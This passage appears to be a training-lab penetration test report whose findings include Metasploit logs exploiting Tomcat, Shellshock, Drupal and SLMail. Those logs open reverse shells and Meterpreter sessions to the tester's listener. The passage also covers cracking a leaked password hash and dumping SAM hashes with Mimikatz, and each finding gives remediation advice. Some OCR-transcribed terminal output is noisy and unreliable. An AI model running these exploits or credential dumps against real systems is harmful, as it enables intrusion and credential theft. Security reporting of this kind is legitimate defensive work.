LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic



msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
```

```
[*] Payload executed!
[*] Command shell session 2 opened (172.20.220.217:4444 → 192.168.13.10:59162 ) at 2023-12-04 13:20:47 -0500


SHELL
shell
[*] Trying to find binary 'python' on the target machine
[*] python not found
[*] Trying to find binary 'python3' on the target machine
[*] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using 'script' to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
# whoami
root
root
# pwd
# /proc/self/cwd
# find-name "flag"
find-name "flag"
# cd ../../..
cd ../../..
# pwd
pwd
/
# find-name "flag"
find-name "flag"
/root/.flag.txt
# /sys/devices/platform/serial8250/ttyS2/Flags
# /sys/devices/platform/serial8250/ttyS0/Flags
# /sys/devices/platform/serial8250/ttyS3/Flags
# /sys/devices/virtual/ttys/ttys0/Flags
# /sys/devices/virtual/ttys/ttys1/Flags
# /sys/devices/virtual/net/lo/Flags
# /sys/module/scsi_mod/parameters/default_dev_flags
# /proc/sys/kernel/sched_domain/cpuid/domain/Flags
# /proc/sys/kernel/sched_domain/cpuid/domain/Flags
# /proc/kpageflags
cat /root/.flag.txt
cat ./root/.flag.txt
8ks6bhss
#
```

Affected Hosts	192.168.13.10
Remediation	Close unnecessary open ports and deny unauthorized access.


Vulnerability 18	Findings
Title	Shellshock (aka Bashdoor)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used Advantech Switch Bash Environment Variable Code Injection also known as (BashDoor).
Images	<pre> root@kali:~# [+] msf6 &gt; search shellshock [*] Matching Modules Module          Disclosure Date    Rank      Check  Description ----          ----date----    ----      ----  ----- # Name c exploit/multi/http/apache_mod_cgi_bash_env_exec 2015-12-01  excellent Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock) t # Name c 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01  excellent Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock) c 1 exploit/multi/http/apache_mod_cgi_bash_env i 2 auxiliary/scanner/http/apache_mod_cgi_bash_env a ner c 3 exploit/multi/http/cups_bash_env_exec 2014-09-24  excellent Yes  CUPS Filter Bash Environment Variable Code Injection (Shellshock) c 4 auxiliary/server/dhcclient_bash_env 2014-09-24  normal   No   DHCP Client Bash Environment Variable Code Injection (Shellshock) c 5 exploit/unix/dhcp/bash_environment 2014-09-24  excellent Yes  Dhclient Bash Environment Variable Injection (Shellshock) l 6 exploit/linux/http/iphire_bashbug_exec 2014-09-29  excellent Yes  IPFire Bash Environment Variable Injection (Shellshock) c 7 exploit/unix/misc/legend_bot_exec 2015-04-27  excellent Yes  Legend Perl IRC Bot Remote Code Execution c 8 exploit/osx/local/vmware_bash_function_root 2014-09-24  normal   Yes  OS X VMware Fusion Privilege Escalation via Bash Environment Code Injec tion (Shellshock) * 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24  excellent Yes  Pure-FTPd External Authentication Bash Environment Variable Code Inj ection (Shellshock) c 10 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24  normal   No   Qmail SMTP Bash Environment Variable Injection (Shellshock) c 11 exploit/multi/misc/xdh_x_exec 2015-12-04  excellent Yes  Xdh / Linuxet Perlbot / FBot IRG Bot Remote Code Execution c  [*] Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec  o msf6 &gt; use 1 [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp u msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; options [*] Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): Wt Name          Current Setting Required  Description C CMD_MAX_LENGTH 2048      yes        CMD max line length C CVE          CVE-2014-6271  yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) C HEADER        User-Agent   yes        HTTP header to use S METHOD        GET        yes        HTTP method to use C Proxies       no         A proxy chain of format type:host:port[,type:host:port][,...] C RHOSTS       yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit C RPATH         /bin      yes        Target PATH for binaries used by the CmdStager C RPORT         80        yes        The target port (TCP) </pre>

	<pre> File Actions Edit View Help File Actions Edit View Help  root@kali: ~  l SRVPORT 8080 yes en on all addresses. c SSL false no Negotiate SSL/TLS for outgoing connections t SSLLcert no Path to a custom SSL certificate (default is randomly generated) c TARGETURI yes Path to target script c TIMEOUT 5 yes HTTP read timeout (seconds) c URIPATH no The URI to use for this exploit (default is random) c VHOST no HTTP server virtual host c  Payload options (linux/x86/meterpreter/reverse_tcp): a Name Current Setting Required Description c LHOST 172.28.165.188 yes The listen address (an interface may be specified) c LPORT 4444 yes The listen port l  / Exploit target: * Id Name c 0 Linux x86  c  msf exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; set TARGETURI /cgi-bin/shockme.cgi [*] Set payload to: linux/x86/meterpreter/reverse_tcp [*] Set target to: Linux x86 [*] Set LHOST to: 172.28.165.188 [*] Set LPORT to: 4444 [*] Set RHOSTS to: 192.168.13.11 [*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; run [*] Started reverse TCP handler on 172.28.165.188:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.28.165.188:4444 =&gt; 192.168.13.11:52362 ) at 2023-12-04 15:31:48 -0500  meterpreter &gt; shell Process 71 created. s Channel 1 created. whoami root osdata pwd /usr/lib/cgi-bin [1] </pre>
	<pre> File Actions Edit View Help File Actions Edit View Help  root@kali: ~  l timezone c ubuntu-advantage c ucf.conf t udev c ufc c update-motd.d c upstart-xsessions f vim c vtrgb c vtrgbrc c xal c cat sudoers a # c # This file MUST be edited with the 'visudo' command as root. c # Please consider adding local content in /etc/sudoers.d/ instead of c # directly modifying this file. c # See the man page for details on how to write a sudoers file. c # c # Defaults env_reset c #Defaults mail_badpass c #Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" c # c # Host alias specification c # c # User alias specification c # c # Cmd alias specification c # c # User privilege specification c # User privilege specification c # Members of the admin group may gain root privileges w Xadmin ALL=(ALL) ALL c # Allow members of group sudo to execute any command c %sudo ALL=(ALL) ALL c # c # See sudoers(5) for more information on *include* directives: c # c #includedir /etc/sudoers.d c #Flag8-9dnx5shdf5 ALL=(ALL) /usr/bin/less c [1] </pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	<p>It is crucial to update the Bash shell to a patched version, ensuring that the operating system is also updated to include fixes for the vulnerability. System administrators should apply network-level protections, such as firewalls and intrusion detection/prevention systems, review system logs regularly for signs of exploitation, and promptly assess and remediate all affected systems by following security best practices, including limiting unnecessary access and applying the principle of least privilege. Engaging with vendor guidance and official advisories is essential to obtaining specific instructions and tools tailored to the operating system in use, facilitating a comprehensive and effective response to the critical security issue.</p>

Title	Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used Drupal Restful Web Services unserialized RCE, to access Meterpreter.

The terminal shows the Metasploit framework interface. The user has selected the 'exploit/unix/webapp/drupal\_restws\_unserialize' module. They have set the RHOSTS option to '192.168.13.13'. The payload is set to 'php/meterpreter/reverse\_tcp' with LHOST '172.18.108.144' and LPORT '4444'. The exploit is run, and a reverse TCP handler is started on port 4444.

The exploit has completed successfully, and a new meterpreter session is established. The session details show the target IP as '192.168.13.13' and the local connection details as '172.18.108.144'. The session is labeled as 'id: 0 PHP In-Memory'.

Affected Hosts	192.168.13.13
Remediation	Drupal vulnerability mitigation involves applying patches, updates, or security configurations to address the identified issues.

Vulnerability 20	Findings
Title	Open Source Intelligence (OSINT) - Date Exposure
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	We searched GitHub repositories for TotalRekall, and very quickly came across sensitive data in the form of credentials, with the username visible and the password in a hash. John the Ripper cracked the password hash very quickly.

**Images**

The image consists of three vertically stacked screenshots of a Kali Linux terminal window, all sharing the same title bar: "site/xampp.users at main" and "root@kali: ~".

- Screenshot 1:** Shows a nano editor window displaying a single line of text: "trivera:\$apr1\$A0vSKwao\$GV3sgGAj53J.c3Gk54oUC0". The terminal below shows the command "john password.txt".
- Screenshot 2:** Shows a GitHub repository page for "totalrecall / site" with a file named "xampp.users". The code content is identical to the one in the terminal: "trivera:\$apr1\$A0vSKwao\$GV3sgGAj53J.c3Gk54oUC0".
- Screenshot 3:** Shows the terminal output of the john tool. It lists several files in the current directory, then starts processing the "xampp.users" file. It displays progress messages like "Using default input encoding: UTF-8", "Loaded 1 password hash (md5crypt, crypt3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]", and "Almost done: Processing the remaining buffered candidate passwords, if any.". At the bottom, it says "Session completed."

<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Do not leave sensitive data lying around anywhere. Implement password policy that involves password expiry on a timely basis (i.e. once a month - once a quarter)

Vulnerability 21	Findings
<b>Title</b>	HTTP Enumeration
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	We ran a port scan using Nmap, and discovered two hosts with open ports. Using the credentials obtained from OSINT, we were able to successfully login to one of the hosts, which exposed data that is not supposed to be accessible.
<b>Images</b>	


The image shows two screenshots of a Kali Linux penetration testing distribution running in a Mozilla Firefox browser window.

**Screenshot 1: Login Dialog**



A modal dialog box titled "Authentication Required - Mozilla Firefox" is displayed. It shows the URL <https://172.22.117.20> and the message "https://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"". The "User Name:" field contains "trivera" and the "Password:" field contains a masked password. Buttons for "Cancel" and "OK" are at the bottom right.

**Screenshot 2: Directory Listing**



The browser window shows a directory listing titled "Index of /". The table has columns: Name, Last modified, Size, and Description. One file is listed: **flag2.txt** (Last modified: 2022-02-15 13:53, Size: 34). Below the table, the server information is shown: "Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 443".

	
<b>Affected Hosts</b>	172.22.117.10 172.22.117.20
<b>Remediation</b>	Close ports that are not in use. Implement a firewall that is configured to block scans of the network infrastructure. Also configure it to block access for unauthorized users.

Vulnerability 22	Findings
<b>Title</b>	FTP Enumeration
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Resulting from an Nmap scan of host 172.22.117.20, we noticed the open FTP port. This port allows for anonymous login, which is a significant vulnerability. We were able to login and successfully access and transfer vulnerable files.

	<b>Images</b>
	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p>Close ports that are not in use.</p> <p>Implement a firewall that is configured to block scans of the network infrastructure.</p> <p>If possible, use secure alternatives such as SFTP and FTPS instead of FTP.</p> <p>Regularly update and patch FTP servers.</p> <p>Implement a strong password policy and restrict anonymous access.</p>

Vulnerability 23	Findings
Title	SLMail Service Exploit - Port 110 via Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS

<b>Risk Rating</b>	Critical
<b>Description</b>	We were able to successfully exploit the vulnerability in SLMail through port 110 by using the Metasploit exploit windows/pop3/seattlelab_pass, resulting in a Meterpreter session.
<b>Images</b>	 

	<pre> root@kali:~# msf exploit(windows/pop3/seattlelab_pass) &gt; set RHOSTS 172.22.117.20 RHOSTS =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.20:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5F4a358f [*] Exploit completed, but no session was created. msf exploit(windows/pop3/seattlelab_pass) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5F4a358f [*] Sending stage (17517a bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -&gt; 172.22.117.20:51848 ) at 2023-12-04 17:11:36 -0500  meterpreter &gt; whami [*] Unknown command: whami meterpreter &gt; m C:\Program Files (x86)\SLMail\System meterpreter &gt; ls Listing: C:\Program Files (x86)\SLMail\System  Mode          Size  Type Last modified      Name 100666/rw-rw-rw-  32   fil  2022-03-21 11:59:51  -0400  flag4.txt 100666/rw-rw-rw- 3358  fil  2007-11-19 13:48:14  -0500  listrcrd.txt 100666/rw-rw-rw- 1840  fil  2002-03-17 11:22:48  -0400  maillog.000 100666/rw-rw-rw- 3793  fil  2022-03-21 11:56:50  -0400  maillog.001 100666/rw-rw-rw- 4371  fil  2022-04-05 12:49:54  -0400  maillog.002 100666/rw-rw-rw- 1991  fil  2022-04-12 20:36:05  -0400  maillog.003 100666/rw-rw-rw- 2210  fil  2022-04-16 20:47:12  -0400  maillog.005 100666/rw-rw-rw- 2831  fil  2022-06-22 23:30:54  -0400  maillog.006 100666/rw-rw-rw- 3719  fil  2023-11-27 18:08:01  -0400  maillog.007 100666/rw-rw-rw- 2366  fil  2023-11-27 18:10:53  -0500  maillog.008 100666/rw-rw-rw- 16201 fil  2023-12-03 19:13:00  -0500  maillog.009 100666/rw-rw-rw- 6036  fil  2023-12-04 11:58:44  -0500  maillog.00a 100666/rw-rw-rw- 10161 fil  2023-12-04 17:11:15  -0500  maillog.txt  meterpreter &gt; cat flag4.txt 822e343a10440ad9cc086197819b49d meterpreter &gt; </pre>
Affected Hosts	172.22.117.20
Remediation	Since it is outdated and has known vulnerabilities, it is best to disable and remove SLMail service. If possible, also restrict access to Port 110.

Vulnerability 24	Findings
Title	Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Within Meterpreter, we opened a WIN10 shell and were able to view the details of scheduled tasks, where we found the Flag 5 sensitive info we were after. We then had the ability to create a scheduled task that will execute our payload at a time of our choosing.

<b>Images</b>	<pre> root@kali:~# schtasks /query /? /v [...] Type "SCHTASKS /QUERY /?" for usage.  C:\Program Files (x86)\SMail\System32&gt;schtasks /query /TN Flag5 /FO list /v schtasks /query /? /V Flags [...] File Sys Folder: \ Hostname: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 12/4/2023 2:17:23 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\c\\$  [...] Host Name: WIN10 Task Name: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 12/4/2023 2:17:23 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\c\\$  </pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Restrict unauthorized access by changing the permissions of accounts.

Vulnerability 25	Findings
Title	User Enumeration Attack
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using the Mimikatz Kiwi extension, we were able to dump the Security Account Manager's (SAM) NT hashes, which we were able to crack with John the

Ripper, revealing the credentials of username: “?”

```
File Actions Edit View Help
Tras
exit
meterpreter > load kiwi
Loading extension kiwi ...
.#####
# ## mimikatz 2.2.0 20131122 (x64/windows)
# ## , 'A La Suite L'Amour' - (oe,op)
# ## / ## > ** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## / ## > http://blog.gentilkiwi.com/mimikatz
## v ##
## Vincent LE TOUX
## > http://pingcastle.com / http://mymartagon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
Home
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SKey : 5746d193a3d8d109e0d3a2583949573f
Local SID : S-1-5-21-2013923347-19574572-2428795772
SAMKey : 5f266b4a9e5787183044a075bebcbca

